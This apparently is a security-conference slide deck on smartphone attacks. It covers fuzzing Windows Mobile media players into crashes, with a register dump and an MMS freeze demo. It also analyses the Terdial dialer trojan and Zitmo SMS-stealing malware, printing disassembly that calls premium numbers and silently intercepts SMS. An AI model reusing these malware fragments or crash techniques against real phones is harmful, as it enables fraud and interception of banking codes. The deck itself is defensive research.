
*Supported media files can be attached to **MMS!** (3gp , asf etc.)*

That gives an opportunity to trigger the vulnerability via a MMS!

- Easy to find crashes! Just use file fuzzers!

My a few line dumb file fuzzer found lots of crashes !

- Mobile media players can be hackers' new target!



Case 4 :Windows Media Player Mobile Null Pointer

- Fuzzed an ASF file sample for a few minutes.
- Hunted a crash!
- Overwrote to Registers...
- But it's actually unexploitable , null pointer bug...



Case 4 :Windows Media Player Mobile Null Pointer

Üzgünüz...

wmplayer.exe ile ilgili bir sorun oluştu.

Lütfen Microsoft'a bu sorunla ilgili bilgi verin. Bu bilgi sadece Wi-Fi, ActiveSync, Windows Mobile Cihaz Merkezi bağlantılarıyla gönderilecektir. Bu veriler sadece ürünlerin geliştirilmesi için kullanılmaktadır.

[Rapor ayrıntılarını göster](#)

[Hata raporlamasını kapat](#)

[Çevrimçi Gizlilik Şartları](#)

BUCKET_ID: APPLICATION_FAULT_INVALID_POINTER_READ

FAILURE_BUCKET_ID: INVALID_POINTER_READ_c0000005_Unknown_Image!Unloaded
*** Followup info cannot be found !!! Please contact "Debugger Team"

20:430> r


```
r0=00000000 r1=00000000 r2=41414141 r3=024453a8 r4=00000000 r5=01a146e0
r6=41414141 r7=41414141 r8=00000002 r9=00000000 r10=04202401 r11=04202400
r12=03f6b8b8 sp=2b7efa58 lr=0246f4c0 pc=0246f4c4 psr=60000010 -ZC-- ARM
wmcore_23e5000+0x8a4c4:
0246f4c4 000094e5 ldr r0, [r4]
```

Gönderme

Gönder

Case 5 :Fuzzing 3GP Video Files

- Fuzzed just for a few minutes again
- Found lots of crashes..
- One of them causes freeze the phone.
(will be shown in Demo part)



Mobile Malwares

- Why ?
 - Money
 - Hobby
 - Spying
- Results?
 - A high bill \$\$\$
 - An empty bank account
 - Information leak



Terdial Malware

- A dialer trojan which is embedded inside a game. (3D Anti Terrorist)
- It makes expensive call regularly.
- +8823460777 , +88213213214 , +2392283261
- Causes very high bills !!!



Analysis of Terdial

Malware creates a subkey which is named “Status” in current registry.

```
105f10 class [mscorlib]Microsoft.Win32.RegistryKey [mscorlib]Microsoft.Win32.Registry::CurrentUser  
ldstr "Alpha"  
callvirt class [mscorlib]Microsoft.Win32.RegistryKey [mscorlib]Microsoft.Win32.RegistryKey::CreateSubKey  
stloc.0  
ldloc.0  
ldstr "Status"  
callvirt class System.Object [mscorlib]Microsoft.Win32.RegistryKey::GetValue(class System.String)  
brtrue loc_129  
ldloc.0
```

Analysis of Terdial

It copies itself (smart32.exe) to windows directory.

```
callvirt class [mscorlib]System.Reflection.AssemblyName [mscorlib]System.Reflection.Assembly::GetName()  
callvirt class System.String [mscorlib]System.Reflection.AssemblyName::get_CodeBase()  
stloc.s 8  
ldloc.s 8  
ldstr "\\Windows\\smart32.exe"  
call void SmartDeviceProject1.Program::CopyFile(class System.String sourcefn, class System.String destinf)  
ldstr "\\Windows\\smart32.exe"  
ldloc.s 7  
call int32 SmartDeviceProject1.Program::CeRunAppAtTime(class System.String application, class SystemTime startTime)  
pop  
ret
```

Analysis of Terdial

It calls these international numbers in several time.

```
newobj void [Microsoft.WindowsMobile.Telephony]Microsoft.WindowsMobile.Telephony.Phone::1
stloc.s 0xB
ldloc.s 0xB
ldstr "+8823460777"
callvirt void [Microsoft.WindowsMobile.Telephony]Microsoft.WindowsMobile.Telephony.Phone::1
ldc.i4 0xC350
call void [mscorlib]System.Threading.Thread::Sleep(int32)
ldloc.s 0xB
ldstr "+17675033611"
callvirt void [Microsoft.WindowsMobile.Telephony]Microsoft.WindowsMobile.Telephony.Phone::1
ldc.i4 0xC350
call void [mscorlib]System.Threading.Thread::Sleep(int32)
ldloc.s 0xB
ldstr "+88213213214"
callvirt void [Microsoft.WindowsMobile.Telephony]Microsoft.WindowsMobile.Telephony.Phone::1
ldc.i4 0xC350
call void [mscorlib]System.Threading.Thread::Sleep(int32)
ldloc.s 0xB
ldstr "+25240221601"
```

Zitmo (Zeus in the mobile) Malware

- Mobile version of ZeuS Trojan
- It's aimed to defeating SMS-Based authentication of Online Banking !!
- Hackers stole more than \$200 Million via ZeuS
- Coded for Symbian OS and BlackBerry



Analysis of Zitmo

- C&C Future! It gets remote commands via SMS.
- Creates a database that named Numbersdb.db and save the stole informations (incoming sms etc.) into it.
- Creates database , tables via RdbNamed , TdbCol etc.
- It uses Symbian APIs to sniff incoming SMS without notifying the user.
- Basically , It opens a SMS socket , hooks the SMS stack and sniffs the incoming SMS.



Analysis of Zitmo

Command List of Zitmo

```
a0n          unicode 0, <ON>,0      ; DATA
            DCW 0
a0ff         unicode 0, <OFF>,0    ; DATA
aBlockOn    unicode 0, <BLOCK ON>,0 ; DATA
            DCW 0
aBlockOff   unicode 0, <BLOCK OFF>,0 ; DAT
aSetAdmin_0 unicode 0, <SET ADMIN>,0 ; DAT
aAddSender  unicode 0, <ADD SENDER>,0 ; DA
            DCW 0
aAddSenderAll unicode 0, <ADD SENDER ALL>,0
            DCW 0
asc_2B0C8   unicode 0, <,>,0      ; DATA
dword_2B0CC DCD 0                ; DATA
aRemSender  unicode 0, <REM SENDER>,0 ; DA
            DCW 0
aRemSenderAll unicode 0, <REM SENDER ALL>,0
            DCW 0
aSetSender  unicode 0, <SET SENDER>,0 ; DA
            DCW 0
```

Analysis of Zitmo

Intercepting SMS Silently.

```
MOV    R3, #2
BL     _ZN7RSocket4OpenER11RSocketServjjj ; RSocket::Open(RSocketServ &,uint,uint,uint)
STR    R0, [R11,#var_28]
LDR    R3, [R11,#var_28]
CMP    R3, #0
BNE    loc_11AF8
SUB    R0, R11, #-var_54
BL     _ZN8TSmsAddrC1Ev ; TSmsAddr::TSmsAddr(void)
SUB    R0, R11, #-var_54
MOV    R1, #4
BL     _ZN8TSmsAddr16SetSmsAddrFamilyE14TSmsAddrFamily ; TSmsAddr::SetSmsAddrFamily(TSmsAddrFamily)
SUB    R0, R11, #-var_54
SUB    R3, R11, #-var_24
MOV    R1, R3
BL     _ZN8TSmsAddr12SetTextMatchERK6TDesC8 ; TSmsAddr::SetTextMatch(TDesC8 const&)
LDR    R3, [R11,#var_10]
ADD    R0, R3, #0x28
SUB    R3, R11, #-var_54
MOV    R1, R3
```

Analysis of Zitmo

SQL Commands...

```
53 00 45 00 4C 00 45 00 43 00 54 00 20 00 2A 00 S.E.L.E.C.T. .*  
20 00 46 00 52 00 4F 00 4D 00 20 00 00 00 00 00 .F.R.O.M. ....  
20 00 57 00 48 00 45 00 52 00 45 00 20 00 00 00 .W.H.E.R.E. ...  
20 00 3D 00 20 00 00 00 20 00 4C 00 49 00 4B 00 .=. ... .L.I.K.  
45 00 20 00 00 00 00 00 27 00 00 00 27 00 2A 00 E. ....'...'*.  
00 00 00 00 53 00 45 00 4C 00 45 00 43 00 54 00 ....S.E.L.E.C.T.  
20 00 00 00 20 00 46 00 52 00 4F 00 4D 00 20 00 ... .F.R.O.M. ..  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ^
```

DEMO

- Freezing the Windows Mobile with an MMS (0-day)
User interaction is required :(



Conclusion

- Smartphones are the new target of Hackers!
- Exploits and malwares for smartphones are already published!
- Mobile Media Player vulnerabilities are important. Also Flash Lite/Mobile , Adobe Reader Mobile and Mobile Browsers are delicious targets too!



References

- *Collin Mulliner's great research!* - www.mulliner.org
- [Www.securityarchitect.org](http://www.securityarchitect.org)
- <http://www.securityarchitect.org/mobile.pdf> (*Terdial analysis*)
- *Thanks to suspectfile.com for malware samples*



Thanks

Thanks for your attention.

info[at]signalsec.com

